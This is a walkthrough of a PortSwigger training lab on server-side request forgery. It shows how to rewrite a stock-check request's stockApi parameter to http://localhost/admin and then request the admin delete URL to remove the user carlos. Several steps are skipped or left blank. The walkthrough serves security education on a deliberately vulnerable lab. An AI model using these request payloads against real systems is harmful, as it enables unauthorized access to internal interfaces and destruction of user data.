PortSwigger
Lab Description

This lab has a stock check feature which fetches data from an internal system.
Objective: Change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.
Step 1: Capture the Stock Check Request
- In Burp’s browser, access the lab
- Visit a product page
- Click Check stock
- In Burp Proxy, find the
POST /product/stockrequest

Example request:
POST /product/stock HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1
Step 2: Modify the stockApi Parameter
Original:
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1

Modified:
stockApi=http://localhost/admin
Full request:
Step 3: Send the Request
- Click Send in Repeater
- Observe the response
HTTP/2 302 Found
Location: /admin
Set-Cookie: session=...
- *Admin interface accessed!
Step 4: Identify the Delete URL
In the response, look for the delete link:
http://localhost/admin/delete?username=carlos

Step 6: Send the Request
- Click Send
- Observe the response
Response:

User carlos deleted!
Step 7: Lab Solved